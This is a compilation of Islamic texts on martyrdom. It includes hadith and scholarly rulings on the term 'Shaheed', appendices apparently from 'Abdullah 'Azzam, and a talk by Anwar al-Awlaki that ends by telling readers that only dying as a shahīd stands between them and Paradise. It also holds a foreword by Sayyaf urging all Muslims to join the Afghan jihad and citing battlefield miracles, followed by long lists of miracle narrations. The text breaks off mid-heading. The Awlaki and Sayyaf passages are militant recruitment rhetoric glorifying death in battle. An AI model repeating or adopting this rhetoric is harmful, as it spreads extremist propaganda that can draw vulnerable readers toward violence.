[Extracted by Bukhari and Muslim and it is also found in the summarised Sunan Abi Dawud #2427]

On the authority of Abu Salaam – the Ethiopian – narrates about a man from the companions of the Prophet – may the Salaah and the Salaam of Allah be upon him – so he says: We attacked a area from the Juhayna [tribe], so a man from the Muslims sought after a man from the tribe [to fight him], and he struck him but erred and injured himself with the sword. So the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said, "Your brother! O Muslims! [i.e. save him!]", so the people rushed to him but found him dead. So the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – wrapped him with his garment and his blood, prayed over him and then buried him. So the people said: O Messenger of Allah, is he Shaheed? He replied, "Yes! And I am a Shaheed for him [i.e. I bear witness to his martyrdom]."

[Abu Dawud and al-Mundhiri remained silent, thus it is Hasan. Also found in al-Mukhtasar #2428]

27 – Chapter: It should not be said that so and on is a Shaheed:
This is how Imaam al-Bukhari titled the chapter for the Hadeeth: Amongst the companions of the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – was a man who would not leave any isolated or detached person except that he would chase him and strike him with his sword. So they said: No one performed better than us today the way such person surpassed us. So he said – may the Salaah and the Salaam of Allah be upon him – "As for him then verily he is in fire".

At the end of the Hadeeth, the person commits suicide.

As for the statement of al-Bukhaari: "It is not said that such and such is Shaheed", then Ibn Hajr said commenting on his words, "Meaning, in absolute sense"

The meaning of the words of al-Bukhaari and Ibn Hajr is that we do not rule about the one killed on the battlefield that he is Shaheed and that he will enter Paradise. This is because entry into Paradise is a matter that rests on the intention of the one killed, and that is only in the knowledge of Allah. It is also a principle of Ahlus-Sunnah wal-Jama'ah that we do not rule a person to be either in Paradise nor Hellfire.

As for calling the one killed in the battlefield a "Shaheed" in order to apply the legal rulings of a Shaheed, based on a strong speculation, hence, not wrapping him in a shroud, nor washing him, nor praying over him, then this case has been supported by the vast majority of the Salaf and the Khalaf.

Thus, Ibn Hajr states, "Due to this reason, the Salaf practiced calling martyrs of Badr and Uhud and others "Shuhadaa`", intending by it, the apparent ruling based on a strong speculation – and Allah knows best" [Fath al-Bari 6/90]

In fact, some of the Muhadditheen, such as Ibn Katheer would use the phrase "Istush-hida" (meaning "became Shaheed") for someone who did not even die in a battle. So he says about al-Fadhl-ubn-ul-'Abbas in al-Bidaayati wan-Nihaayah [4/96]: "Istush-hida (He became Shaheed) due to a plague epidemic". Likewise, he says about al-Haarith bin Hishaam [4/95] "Istush-hida bish-Shaam" (meaning, 'he became Shaheed in Shaam')

Ibn Kathir also says about an-Nu'maan bin Muqrin al-Muzani [4/123]: "['Umar] al-Faarooq sent him is a leader over the forces to Nahaawand. So Allah bestowed by his hands a great conquest, and Allah established him in that land, and established him as an authority over those servants, and through him Allah established the Muslims there until the Yawm at-Tunaad (lit. the Day of Calling – meaning the Day of Resurrection), and He granted him victory in this world, and on the Day when the witnesses will stand forth, (i.e. Day of Resurrection). And He granted him, after seeing how he loved the magnificent Shahaadah, which is the desired objective. So he became from those, about whom Allah, the Most High said in His clear Book, which is the straight path, "Indeed, Allah has purchased from the believers, their lives and their properties, and in return for them is Paradise" [at-Tawbah]

Characteristics Most Martyrs Possess

"…and I saw that most of the martyrs that I lived with possessed the following characteristics:

- Holding the tongue from the Muslims
- Keeping a clean heart towards the Muslims
- Going about in silence, and avoiding too much talk
- Obedience to the leaders – if he is commanded to be at the rear, he goes to the rear
- Not arguing in regards to what they are ordered to do
- Shyness, lofty character, and extreme respect for the scholars, elders, and those in authority
- Firmness and keenness in remaining where they were, and running away from the environment of relaxation, free time, and ease
- Their tongues would not move except in mentioning the good qualities of the Muslims…May Allah have Mercy upon a man who knows his own limits."

These appendices were included as the result of 'Abdullah 'Azzam mentioning these specific individuals' in praise and respect, as referenced towards the end of 'The Scales of Allah.

The Prize awaiting the shahid

Shaykh Anwar al-Awlaki

Allah ﷻ says[1]:

{Gardens of perpetual residence; they will enter them with whoever were righteous among their fathers, their spouses and their descendants. And the angels will enter upon them from every gate, [saying], "Peace [i.e., security] be upon you for what you patiently endured. And excellent is the final home} [ar-Ra`d: 23-24].

Jannah is different from dunyā in four areas:

1 This world is temporary and akhira is permanent. Allah says about dunyā: [mata `al ghuroor]. And Allah says about Jannah: {the afterlife is better and everlasting}.

2 There's a difference in quantity.

3 There's a different in quality.

4 Everything in dunyā is contaminated and everything in ākhira is pure.

Dunyā is temporary and ākhira is permanent. How long are you going to live in dunyā? I was watching the news strip on al-Jazeera and it said the oldest man in the world has passed away in Japan at the age of one hundred and fourteen. That's the oldest. One hundred and fourteen. How long will you live in ākhira? Infinity. Now if we want to make a ratio of dunyā to ākhira, what do you do to make a ratio? You divide dunyā on ākhira. So 114 divided by infinity, what's the answer? Math tells us that it's zero. Nothing. There isn't even a ratio! But Rasūlullāh ﷺ was more generous than that. He said, "if this world was worth the wing of a mosquito…" but then you can notice that Rasūlullāh ﷺ said one wing so the mosquito can't even fly! He didn't even say two wings. So dunyā is nothing. Worthless.

In Paradise, everything is clean. Everything is pure. There's no call to nature or sweating. Our bodies will come in a different form. Life therein is infinite. There's no time pressure. The people of Paradise are free to do what they like, whenever they like and for as long as they like. One of them could recline on his throne for forty years talking to his wife.

Subĥān'Allāh, when you think of this concept of time, because there's no time limit in ākhira - since it's infinite, eternal - if you come out of your mansion for example and see a flower that you like, you could sit there for ten years watching it! You don't have any appointments! You don't have any work to do! You could sit there for a hundred years if you want. There's no time pressure whatsoever, so it's quite a difficult concept to think about. And when you carry it further, you can even think about things like spending an entire year with Muhammad ﷺ; he would give you that time. If you want for example, you were reading in history and there were somethings you wanted to clarify about Umar bin al-Khattab, you can go and meet him and spend an entire month with him to discuss what happened. There's no time pressure, so there's no reason that this offer would be turned down. If they are busy for the first billion years, you can meet them after that.

There's no time pressure whatsoever and that's why Ibn al-Qayyim mentioned somethings about jannah saying that a man would sleep with his wife for eighty years! He mentioned that it's in a ĥadīth but it might be a weak ĥadīth; but all these things are possible because there's no time pressure whatsoever; you're free to do whatever you want. You are given four rivers, you can then go and spend an entire summer on these rivers enjoying its beauty because there's no limit. Our minds in dunyā are incapable of thinking outside the box when it comes to time… It's infinity, it never stops, it keeps on going. The Energizer bunny would die and you're still alive in jannah!

Nothing stands between you and this enjoyment except dying as a shahīd.

Extracts from the Foreword by Ustaad Sayyaaf

Alhamdulillah wa kafaa 'ala 'ebaadihis-tafaa

The prophet Muhammad did not divide the Muslim community into two classes, the merchant and farmer class like Abu Bakr, Abdur Rahmaan bin auf and Sa'd bin Mu'aaz, and say, these will equip and support the armies, and a class of the poor fighters, like Bilaal, Ammaar and Suhaib radiAllaahuanhu ajma'in. [Rather, all the Sahaaba personally took part in Jihaad.]

As far as those who have doubts regarding these miracles, I do not blame them since they are immersed in their materialistic convictions, far from the realities of Jihaad.

Only he realises the yearning who has sustained it, and he who has tasted it, recognises it. He who has seen it is not the same as one who has heard about it. I invite all those who deny [these miracles] to visit the lands of Jihaad, so that they may see with their own eyes that it is Allaah Ta'ala who is steering the battle.

As far as those Muslim writers who exert their imagination to conjure baseless, fictitious stories, to while away valuable time, I invite them also to write such events that are beyond their imagination, stranger than fiction, making history from new, and being written in blood.

As far as the Afghani affair is concerned, it has emerged from a regional affair to an Islamic affair. I wish to draw the attention of the Muslims to the fact that we started this Jihaad with revolvers, and we did not have a single rifle. At the beginning, the Afghani nation faced the Russian tanks with stones and boulders.

Note: Ustaad Sayyaf was the Ameer of the Joint Council of the Mujaahideen

The Afghani nation is convinced of the self evident Imaani realities that:

- Allaah Ta'ala is Mightier than Russia.
- Allaah Ta'ala is never defeated or overcome.
- We will soon, by the permission of Allaah Ta'ala, overcome and defeat Russia.

We wish to remind those who traverse the corners of the earth for amusement and sight-seeing of the Hadith "The tourism of my Ummah is Jihaad," and we wish to caution them of the warning for abandoning Jihaad, by citing the Hadith "He who has neither fought [in Jihaad] nor equipped a fighter, nor has he substituted a fighter [by remaining behind and] seeing to the affairs of the fighters family with goodness, then Allaah Ta'ala will impose upon him a calamity before the day of Qiyaamah

I also wish to remind the Muslimeen of the statement of the prophet Muhammad :

"The standing of one of you in the Path of Allaah Ta'ala is more virtuous than him performing Salaah in his home for seventy years."

I make du'a unto Allaah that He makes the author's effort solely for His Pleasure, and that He accepts it from him. We glorify You O Allaah. Together with your praise, and we bear witness that there is none worthy of worship but You, and we seek Your forgiveness, and we turn to You.

Abdu Rabbir-Rasool As- Sayyaaf.

Miracles

NOTES REGARDING KARAMAAT AND MUJIZAAT.

1. Karaamaat and Mujizaat are supernatural feats.

2. Supernatural feats occurred at the hands of the prophet and sometimes at the hands of the Auliya (those close to Allaah) and Sulahaa (pious), and it can also occur at the hands of a kaafir or faajir (open and flagrant sinner).

3. That which occurs at the hands of a prophet is called Mujizah, and that which occurs at the hands of Auliya is called Karaamah.

If a supernatural feat occurs at the hands of a kaafir or a fàajir, then this is an act of Shaitaan.

All those acts which can occur as a mujizah of a prophet, those same acts can also occur as a karaamat at the hands of auliya.

Moulana Ashraf Ali Thanwi rahmatullah alaihi explains:

"Certain acts that occurred as Mujizaat, for example, miraculous appearance of food, can also be displayed by the Auliya. The difference is that the Auliya do not claim Nubuwwat, rather they claim obedience to the Nabi. However, certain acts that are specific with the Ambiya cannot occur to the Auliya. For example, the Qur'aan is a Mu'jizah of Rasulullah sallAllaahu alayhi wa sallam. It has not and will never occur to any other creation of Allaah Ta'ala."] lmaam Nawawi rahmatullah 'alayhi has mentioned: "We acknowledge the karaamaat of the Auliya as opposed to (a group called) mu'tazilah." Also, the karaamaat of the Auliya do not occur by their own desire and volition.

Moulana Ashraf Ali Thanwi rahmatullah alaihi explains

Karaamaat and Mu'jizah do not occur by a person's design --that whenever the Nabi or Wali wishes he can execute such an act. Such acts only occur when Allaah Ta'ala in His Infinite Wisdom wishes to exhibit the act. It then occurs whether a person desires it or not.]

4. A karaamah does not indicate that the person performing such an act is better than others. In fact, sometimes the karaamah decreases his status in the sight of Allaah, due to fame and vanity entering his heart. It was for this reason that many of the pious personalities used to make istighfaar (seek forgiveness) when a karaamah would manifest itself at their hands, just as they would make istighfaar when sins are committed

5. Allaah Ta'ala makes the karaamaat for his Auliya a way out of difficulty, and for his enemies, a sign of the truthfulness of His Deen.

6. The Auliya are Those who bring Imaan and adopt Taqwa, whether or not they receive kashf (divine inspiration), experience ahwaal (spiritual states) or display karaamaat.

7. Ilm (Islamic knowledge) and Aml (righteous deeds) are the criterion of distinguishing between the Auliya (friends) of Allaah and the friends of shaitaan. The supernatural feats of those who obey the Quraan and Sunah are karamaat, while that of those who disobey are acts of shaitaan.

Abu Yazeed Bistami (rahmatullah 'alayhi) said:
If you see a man flying in the air or walking on the surface of the water, do not be deceived by him until you do not see what his stand is as far as the commands and prohibitions of the Shariah are concerned."

Yunus bin Abdul A'ala (rahmatullah 'alayhi) said to Imam Shafee (rahmatullah 'alayhi):

Do you know what our friend Laith bin Sad has said? He said that if you had to see a person who follows his desires walking on the surface of the water then do not believe him]'

Imaam Shafee (rahmatullah 'alayhi) replied:
Laith has understated the point. If you see a man who follows his desires flying in the air; then do not be deceived by him"

Hadhrat Junaid (rahnmatullah 'alayhi) said:
Our (special) knowledge is confined to the Quraan and the Sunnah. That person who does not recite the Quraan and does not narrate the Hadith, it is not correct for him to speak concerning our (special) knowledge."

8. More karamaat had occurred in the later eras than in the age of the Sahaabah radiyAllaahu unhum, and this is so because the purpose of karaamaat is to strengthen the people's Imaan and to strengthen their relationship with Allaah Ta'ala.

Nevertheless, for every karaamah of the later times there is a better karaamah to be found in the people of the former times.

lmaam Ahmad rahmatullah 'alayhi was once asked: Why is it that not as many karaamaat are narrated from the Sahaabah as that from those after them."
He replied: Because of the strength of their Imaan."

Supernatural acts of the Ummah of Rasulullahi sallalahu alayhi wa sallam ie, those who follow him both spiritually and physically, in all aspects of life occur either as a proof or for a specific need. If it occurs as a proof then it serves to establish the Deen of Allaah, and if it occurs for a specific need, e.g. granting of provisions, then it serves to assist the Deen.

The Sahaabah radiyAllaahu unhum had gained from the companionship of Rasulullah sallalahu alayhi wa sallam such knowledge of the Deen and such Ma'rifat (recognition) of Allaah Ta'ala, which made them independent of karaamaat, whereas those after them were in need of such signs. Thus, many individuals after the Sahaabah had displayed such feats, which were not to be found amongst the Sahaabah radiyAllaahu, unhum

Thus if we had to claim that the miracles of the Afghanis in their Jihaad are more than those of the Sahaabah, then such a claim would not be surprising since it is within the principle established by our pious predecessors.

9. Karaamaat occur more at the hands of the general masses than at the hands of the Ulama. When Imaam Nawawi rahmatullah 'alayhi was asked the reason for this, he replied: Because of the loftiness of the Ikhlaas (sincerity) found in the Ulama as opposed to that of the general masses."

10. The only difference between karaamaat and mujizah is that a mujizah is accompanied by a claim of Nubuwwat (prophet hood). Every karaamat of a Wali is in fact a mujizab of his Nabi, since the veracity of the follower, ie. the Wali is a sure sign of the veracity of the one he follows, i.e. the Nabi

11. It is impossible for a false claimant of prophet hood to display miracles. However, miracles are sometimes confused with sihr (magic), since sihr too is extraordinary. The only difference between karaamaat and sihr is that the Wali displaying karaamaat follows and obeys the Rasool sallAllaahu alayhi wa sallam; and the saahir (magician) does not do so.

One miracle in which no confusion can occur is steadfastness (being steadfast on the Shariah).

The Karaamaat of the Auliya are in fact a Mu'jizah of the Rasool sallaliahu alayhi wa sallam

The true pious Auliyaa of Allaah are those who follow Hadhrat Muhammad sallAllaahu alaybi wa sallam, obey all his instructions, abstain from all his prohibitions; and they emulate him in all those acts that have been clearly established to be his. It is these people whom Allaah Ta'ala assists with His Angels, and inspires into their hearts His Anwaar (spiritual illuminations). They display karaamaat whereby Allaah Ta'ala grants honour to these Auliyaa. Their karaamaat occur either for a Deem need or for a need of the Muslims, just as the mu'jizah of Rasulullah sallAllaahu alayhi wa sallam used to occur for these purposes.

Karaamaat are only acquired through the barakah (blessings) of obeying Rasulullah sallAllaahu alayhi wa saliam, hence in reality they are part of the mu'jizaat of Rasulullah sallAllaahu alayhi wa sallam.

Examples of the Mu'iizaat of Rasulullah sallaliahu alayhi wa sallam.

1. Splitting of the moon.

2. The pebbles reciting Tasbeeh in his blessed hands.

3. The crying of the tree trunk. This will be explained further, Insha-Allaah

4. Informing the people of the details of Baitul Maqdis after the night of Me'raaj.

Rasulullah sallAllaahu alayhi wa sallam said: When the people denied (the Me'raaj), Allaah Ta'ala revealed the Baitul Maqdis to me and I informed the people of its details whilst looking at it."

5. RasululIah sallAllaahu alayhi wa sallam's informing of many past and future events.

6. His bringing the Book of Allaah.

7. The miraculous increase in food and drink on numerous occasions, e.g. During the Battle of Khandaq an entire army was satiated from a small amount of food, which did not even decrease. In addition, at the Battle of Khaibar, the entire armies thirst was quenched from a bag of water. During the Tabuk expedition, the containers of the army of 30 000 contained little food, but it did not decrease.

8. Water flowed from between the blessed fingers of Rasulullah sallAllaahu alayhi wa sallam on a number of occasions, so much so that it sufficed for all those present. On one of these occasions at Hudaibiyyah, their number was 14 or 15 hundred.

9. Rasulu]lah saliAllaahu alayhi wa sallam returned the eye of Abu Qatadah radiyAllaahu unhu to its socket after it had fallen out. It then became the better of his two eyes.

10. When R.asulullah sallallaliu alayhi wa sallam sent Muhammad bin Maslamah radiyAllaahu unhu to kill Ka'ab bin Ashraf (a Jew), his leg broke. RasuIuIlaIi sallnhlahu alayhi wasallam then passed his blessed hands over it and it was cured.

11. Rasulullah sallAllaahu alayhi wa sallam once fed 130 Sahaabah. All of them ate while the original quantity of food remained the same.

12. Rasulullalh sallAllaahu alayhi wasallam miraculously paid the debt of Abdullab bin Jaabir radiyAllaahu unhu from a meagre amount. The debt was 30 wasq (equivalent to 270 kg. of dates). This incident is repeated in more detail further on

Other Miracles

The miracles of the Sahaabah, Taabieen and those after them are too numerous to mention. Some examples are:

1. When Usaid bin Hudair was reciting Surah Kahf, something like a cloud filled with lanterns descended upon him. These were the angels that had descended due to his recitation.

2. The angels would greet Imraan bin Husain radiyAllaahu unhu.

3. When Hadbrat Salmaan and Abu Dardaa radiyallaliu unhuma used to eat from a plate, the plate or its contents would recite Tasbeeh.

4. Once Hadhrat Abu Bakr radiyAllaahu unhu was eating with 3 of his guests. Whenever he would lift some food from the utensil, more of that food would appear from below it. When those present noticed this, he presented the food to Rasulullah sallAllaahu alayhi wa sallam, who then fed a large number of people from it.

5. When Hadhrat Khubaib radiyAllaahu unhu was a prisoner of the kuffaar in Makkah Mukarramah, he was miraculously given grapes at such a time when grapes were not available in Makkah Mukarramah.

6. When Aamir bin Fuhaira was martyred, his body miraculously ascended to the sky. The kuffaar could therefore, not find his body. Aamir bin Tufail witnessed the body being lifted up.

7. Hadhrat Umme Aiman radiyAllaahu unha migrated without any provisions. She was also fasting. At the time of iftaar she heard a sound above her head. When she raised her head she found a suspended bucket of water. She drank from it until she was quenched. For the rest of her life she never felt thirsty again.

8.Hadhrat Safeenah radiyAllaahu unhu, the freed slave of Rasulullah sallAllaahu alayhi wa sallam, informed a lion that he was the messenger of Rasulullah sallAllaahu alayhi wa sallam. The lion thus escorted him to his destination.

9. Whenever Baraa bin MaaIik used to entreat Allaah Ta'ala to fulfil some need, Allaah Ta'ala would readily accept his plea. Whenever the Muslims would experience a difficulty on the battlefield, they would ask Baraa to entreat Allaah Taʿala to aid them. They would then defeat the enemy. During the incident of Qaadisiyáh; he entreated Allaah Ta'ala to be sufficient for them; and that he be granted Shahaadat. He became a Shaheed on that occasion.

10. Once Hadhrat Khalid bin Waleed radiyAllaahu imhu besieged a fort. The occupants refused to surrender unless he drank poison. He drank it and was unharmed.

11. Hadhrat Sa'ad bin Abi Waqqaas radiyAllaahu unhu was Mustajaabud-da'waat - one whose duas are readily accepted. It was he who defeated Kisra (Khosrau-the Persian king) and conquered Iraq.

12. Hadhrat Umar radiyaliahu unhu once dispatched an army under the leadership of a person named Saariyah. On one occasion, whilst Hadhrat Umar radiyAllaahu unhu was delivering the khutbah (in Madinah Munawwarah), he began calling out: O Saariyah, the mountain! 0 Saariyah, the mountain!" When the messenger of that army returned, he said: 0 Ameerul Mu'mineen, when we engaged the enemy they initially overpowered us. All of a sudden we heard a person calling out: '0 Saariyah, the mountain! 0 Saariyah, the mountain!' We then used the mountain as our rear support, and Allaah Ta'ala caused the enemy to be defeated."

13. When Hadbrat Zunairah radiyAllaahu anha was persecuted and tortured because of her Islam, she refused to relinquish the Deen. Because of the torture, she lost her eyesight. Upon this the mushrikeen retorted: "Laat and Uzzah (two idols) have snatched her eyesight." She replied: "By Allaah, never." So Allaah Ta'ala restored her eyesight.

14. When Arwa bint-ul Hakm made a false claim of a piece of land against Hadhrat Sa'eed bin Zaid; he cursed her thus: "0 Allaah! If she is lying then make her blind and cause her to die in her own land." She became blind, and whilst walking on her land, she fell into a pit and died.

15. Hadhrat A'ala bin Hadhrami radiyAllaahu unhu was Rasulullah sallAllaahu alayhi wa sallam 's governor over Bahrain. When he used to make dua he used to exclaim: "0 Allaah, The most knowledgeable One! 0 The Most Forbearing! 0 the Most Lofty! 0 the Most Exalted!" His dua would be accepted. Once when water was not available, he made dua in this manner and his desire was fulfilled. On another occasion he made dua when the Muslims could not cross the sea on their horses.

Thereafter they passed over the water without even the saddles of the horses becoming wet. He also made dua that no one should see his body when he dies. After his burial, they did not find him in his grave.

A similar incident (crossing the water) occurred to Abu Muslim Khawaani. He and his army walked over the Tigris river, while it, due to it's rising waters, and was spilling forth debris. He then turned to his companions and asked: "Are any of you missing any item so that I may make dua for it ".One of them replied: "My (horse's) nosebag is missing". He said: "Follow me." He followed him and found the nosebag caught on something.

16. Aswad Anasi (the false claimant of prophethood) once asked Abu Musa Khiwaani: "Do you believe I am the rasool of Allaah?" (na'uthubillah). He replied "I cannot hear". He (Aswad) then asked:" Do you bear witness that Muhammad sallAllaahu alayhi wa sallam is the Rasool of Allaah." He replied:" Yes". Aswad then threw him into a fire and found him standing in the fire performing Salaah while the fire was cool for him.
When Abu Musa radiyAllaahu wihu arrived in Madina Munawwarah after the demise of Rasulullah Sallalahu alayhi wa sallam, Hadhrat Umar made him sit between him and Abu Bakr radiyAllaahu unhuma, and said:
"All praise is due to Allaah Ta'ala who has kept me alive to see such a person from the Ummah of rasulullah sallAllaahu alayhi wa sallam who had experienced that which Hadhrat Ibraheem alayhissalaam had experienced."
On another occasion his slave girl poisoned his food but it did not harm him.

More examples

Suraqah bin Maalik
It is narrated from Hadhrat Abu Bakr radiyAllaahu unhu:
During our hijrat, Suraqah bin Maalik followed us. I said: 'Oh Rasulullah sallAllaahu alayhi wa sallam he is coming'. He replied: 'Do not fear, Allaah is with us"'

Then Rasulullah sallAllaahu alayhi wa sallam made dua and his (Suraqa's) horse sunk in the ground up to its stomach.
He then called out: I see that you two have cursed me. Please make dua for me. By Allaah, I will send back all those who are searching for you."
Rasulullah sallAllaahu alayhi wa sallam then made dua for him and he was saved.

Hadhrat Anas radiyAllaahu unhu narrates regarding the day of Badr:
Rasulullah sallAllaahu alayhi wa sallam said: This is the place where so and so will fall, he then placed his blessed hands on the various places. Hadlirat Anas radiyAllaahu unhu says: None of those mentioned ever deviated from or went beyond their appointed spots shown by Rasulullah sallAllaahu alayhi wa sallam.ie. Each kaafir fell at exactly the place shown by Rasulullah sallAllaahu alayhi wa sallam.

The Angels descend upon the Mu'mineen.

Hadbrat Ibn Abbaas radiyAllaahu unlhuma narrates that Rasulullali sallAllaahu alaybi wa sallam said on the day of Badr: This is Jibraeel holding onto the head of his horse, equipped with the implements of war"

Hadbrat Sa'd bin Abi Waqqaas radiyAllaahu unhu narrated:
On the day of Uhud I saw on the right and on the left of Rasulullah sallAllaahu alayhi wa sallam two men dressed in white fighting fiercely. I had never seen them before and neither thereafter. They were Jibraeel and Meekaaeel alayhiinassalaam.

Abbaas radiyAllaahu unhu once sent his son Abdullah radiyAllaahu unhu to Rasulullah sallAllaahu alayhi wa sallam for some work, but he found Rasulullah sallAllaahu alayhi wasallam busy with a man, so he returned without speaking to him. Abbaas (ra) asked: Did you see the man"
He said: "Yes".

Abbaas (ra) said: That was Jibraeel alayhissallaam. He who has seen

Jibraeel alayhissalaam will not die until he loses his eyesight and be granted vast knowledge."
It is well known that Abdullah bin Abbaas (ra) became Hibrul Unmmah - a most distinguished Aaalim, even amongst the Sahaabah (ra). During his old age he lost his eyesight. This prediction was thus fulfilled.]

Sahl (ra) said to his son Abu Umaamah (ra):
Oh my son, if only you had seen us on the day of Badr, pointing our swords towards the head of a mushrik, and his head would fall from his body before our swords would reach him."

Anas (ra) narrates that a man who used to write for Rasulullah sallAllaahu alayhi wasallam became a murtad (apostate, na'uthbillah) and joined the mushrikeen. Rasulullah sallAllaahu alayhi wa sallam prophesised: The earth will not accept him.
He narrates: We buried him a number of times, but the earth did not accept him. i.e. the grave expelled his body each time.

The Crying of the Date Palm

Rasulullah sallAllaahu alayhi wa sallam used to lean against a date palm while delivering the Jum'uah Khutbah. When the mimbar was made and Rasulullah sallAllaahu alayhi wa sallam stood on it for the first time, the date palm cried like a baby and continued to do so until Rasulullah sallAllaahu alayhi wa sallam descended and embraced it. It then calmed down.

The Debt of Jaabir's Father

Jaabir (ra) narrates: My father passed away while he was in debt. I offered the creditors dates in lieu of his debts, but they refused, Rasulullah sallAllaahu alayhi wa sallam then said: Place each heap of dates in a separate corner.
Rasulullah sallAllaahu alayhi wa sallam circumnutated the largest heap three times and then sat on it. He said: Call the creditors.
He then continued to mete out to each creditor until He fulfilled all that was due. I would have been satisfied and pleased even if the debt was merely fulfilled, and I could return to my brothers even without a single date, but Allaah Ta'ala preserved the dates, so much so that the heap on which Rasuluilah sallAllaahu alayhi wa sallam was seated had not decreased by a single date.

A Bunch of Dates Responds to Rasululiah sallAllaahu alayhi wasallam

Ibn Abbaas (ra) said that once Rasulullah sallalahu alayhi wa sallam called a bunch of dates and it descended until it settled upon Rasulullah sallAllaahu alayhi wa sallam. He then said: "Return", and it returned to its place. On witnessing this, a Bedouin accepted Islam.

The Provision-bag of Abu Huraira (ra)

Abu Huraira (ra) narrates:
I came to Rasulullah sallAllaahu alayhi wa sallam with some dates and asked him to make dua to Allaah Ta'ala for barakah (blessings) in these dates. He clasped the dates and made dua. He then said: Take the dates and place it in your provision-bag. Whenever you intend to take out anything from it, put your hand in, and do not spread out the contents.
He then narrates:
I ate from it during the era of Rasulullah sallAllaahu alayhi wa sallam, and that of Abu Bakr (ra), Umar (ra) and Uthmaan (ra). When Uthmaan (ra)diyAllaahu unhu was martyred, the contents of the bag were depleted. Should I inform you how much I ate from the bag? More than 200 wasq equivalent to 1800 kg.

Addressing the People of the Well.

After the battle of Badr. the bodies of the kuffaar were dumped in a deserted well. Rasulullah sallAllaahu alayhi wa sallam addressed them: 0 so and so! 0 so and so! Did you all find that which Allaah Ta 'ala promised you to be true, for verily I found that which Allaah promised me to be true."

Umar radiyAllaahu unhu asked: 0 Rasulullah sallAllaahu alayhu wa sallam, how are you speaking to mere bodies without souls?"
Rasulullah sallAllaahu alayhi wa saliam replied:
You do not hear better than them. i.e. They also hear like you, except that they cannot reply.

According to some Ulama, this was a miracle, while according to others, this is a general principle that the dead can hear. And Allaah knows best.

The Light

Once, while Usaid bin Hudair (ra) was seated in his animal-pen reciting [the Quraan], his horse became agitated and began roving around. It did so a second time. but he continued reciting. He says: I then feared that the horse may trample Yahya (his son). I stood up to see what it was that was agitating the horse, and all of a sudden there appeared to be a cloud above my head, in which were lanterns suspended in the air, for as far as I could see Rasulu]lah sallAllaahu alayhi wa sallam said:
They were angels who had come to listen to you. If you had continued reciting, the people would have seen them in the morning with the naked eye."

Anas bin Maalik (ra) narrates that Usaid bin Hudair (ra) and Abbaad bin Bishr (ra) were once with Rasulullah sallAllaahu alayhi wa sallam. When they departed it was pitch dark. All of a sudden a light appeared in front of them. When they separated, each one had a light with him until they returned home.

Rasullah sallAllaahu alayhi Wa sallam gives Abu Oataadah (ra) a Date branch.

Once after Esha Salaah, Rasulullah sallAllaahu alayhi wa sallam gave Abu Qataadah (ra) a date branch and said: Take this, for it will soon light up for you a distance of ten in front and a distance of ten behind you.
The hadith does not mention which unit of length is being referred to.

The Chamber of the Enemy collapses with Tahleel (La ilaaha Illaha IllAllaah and Takbeer (Allaahu akbar:

Hisham bin 'Aas says:
When we were sent to the emperor of Rome, we proclaimed to him: "La ilaaha illAllaah wAllaahu akbar. When we did so, the chamber (of the emperor) collapsed. And Allaah knows best.

Hamzah bin Amr Al-Aslamee radiyAllaahu unhu says:
We were once with Rasulullah sallAllaahu alayhi wa sallam, We then dispersed into a pitch-dark night. My fingers began to glow, so much that the people gathered around.

Note: Hamzah used to fast abundantly.

Abu Kurfusah

One of the Sons of Abu Kurfusa (ra) was captured by the Romans. When the time of each Salaah would approach, Abu Kurfusa would climb the wall of the town of Askalaan and call out:
0 so and so! It is the time of Salaah. His son would hear it in Rome a vast distance away.

The Janaazah of Ihn Abbaas (ra) and the Bird

Ibn Abbaas (ra) passed away in Taif. A strange bird, the likeness of which was never seen before, was present at his janazah. It entered his body, but none had seen it coming out. When he was buried, this Aayah was heard at the side of his grave, but none knew who recited it. Oh the tranquil soul! Return to your Rabb (Lord) in a state of you being pleased with Him and He being pleased with you.

Jinns Inform about Rasulullah sallAllaahu alayhi wa sallam

The jinnaat gave the glad tidings of the advent of Rasulullah sallAllaahu alayhi wa sallam to Abbaas bin Mirdaas radiyAllaahu unhu.

Umar (ra) Vanquishes a Jinn

Ibn Mas'ood (ra) narrates that a Jinn wrestled thrice with Umar (ra), and on each occasion he dropped it. The Jinn then asked: Do you read Aayatul Kursi? He replied: "Yes".
The jinn said: Whenever you read it in any home, the Shayaateen will depart with such speed that they will produce a sound like that of one passing wind from the rear, and they will not return until the morning.

A Cow Informs of Rasulullah sallaliahu alayhi wa saliam

Ibn Urs narrates: I was busy herding one of our cows when I heard from its belly: 0 family of Zar! An eloquent statement! A counsellor saying La ilaaha illAllaah."

When we reached Makkah we found Rasulullah sallAllaahu alayhi wa sallam. i.e.. It was He who was prophesised.

Speaking after Death

Sa'eed bin Musayyib (ra) narrates: When Zaid bin Khaarijah passed away during the khilaafat of Uthmaan (ra) he was shrouded with a cloth. The people then heard a reverberating sound from his chest. He then said: Ahmad . . .Ahmad in the first book. Abu Bakr has spoken the truth, spoken the truth; Umar has spoken the truth, spoken the truth. Uthmaan has spoken the truth, spoken the truth."
Sad narrates: Thereafter a man from the Barn Khitmah clan passed away and was shrouded in a cloth. Here also a reverberating sound was heard from his chest and he then spoke:
The brother of Banil-Haarith bin Khazraj referring to Zaid in the previous incident has spoken the truth, spoken the truth."

The Martyrs of Uhud

Jaabir (ra) narrates: When Mu'aawiyah (ra) constructed a canal, it passed through the graves of the martyrs of Uhud. We therefore removed their bodies, after 40 years, finding them soft and fresh, their limbs easily folding.
According to another narration, while digging the canal a pick hit the foot of Hadhrat Hamzah (ra), and it began to bleed.
Amr bin Jamooh and Abdullah bin Amr (ra) were both buried in one grave. Floodwaters threatened to flood out their grave. The people exhumed them to transfer their bodies. They found that they had not changed. It appeared as if they had been buried yesterday. This occurred 46 years after Uhud.

While I the author was at the house of Abdur Rahmaan Al-Madani (the dean of the faculty of Shariah, at Lahore) Abdur Rahmaan Muhammad Shaadi narrated to me:
A house close to the Masjid-un-Nabawi collapsed and some people intended reconstructing it. I saw a man buried under a wall of that house. He had been there for a very long time, and his body had not changed.

The Blessed Bodies of the Ambiyaa alayhimusalaam remain Unspoiled.

Aus bin Aus narrates the hadith:
Verily Allaah Ta'ala has made the bodies of the Ambiyaa haraam upon the earth."

Graves like Musk

A person once took a handful of sand from the grave of Sad bin Mu'aaz (ra) and when he opened his hand he suddenly found the soil had become musk. Upon this Rasulullah sallAllaahu alaybi wa sallam said: SubhaanAllaah! SubhaanAllaah!... . His delight was apparent from His noble countenance.

Wasps Protect the Body of Aasin

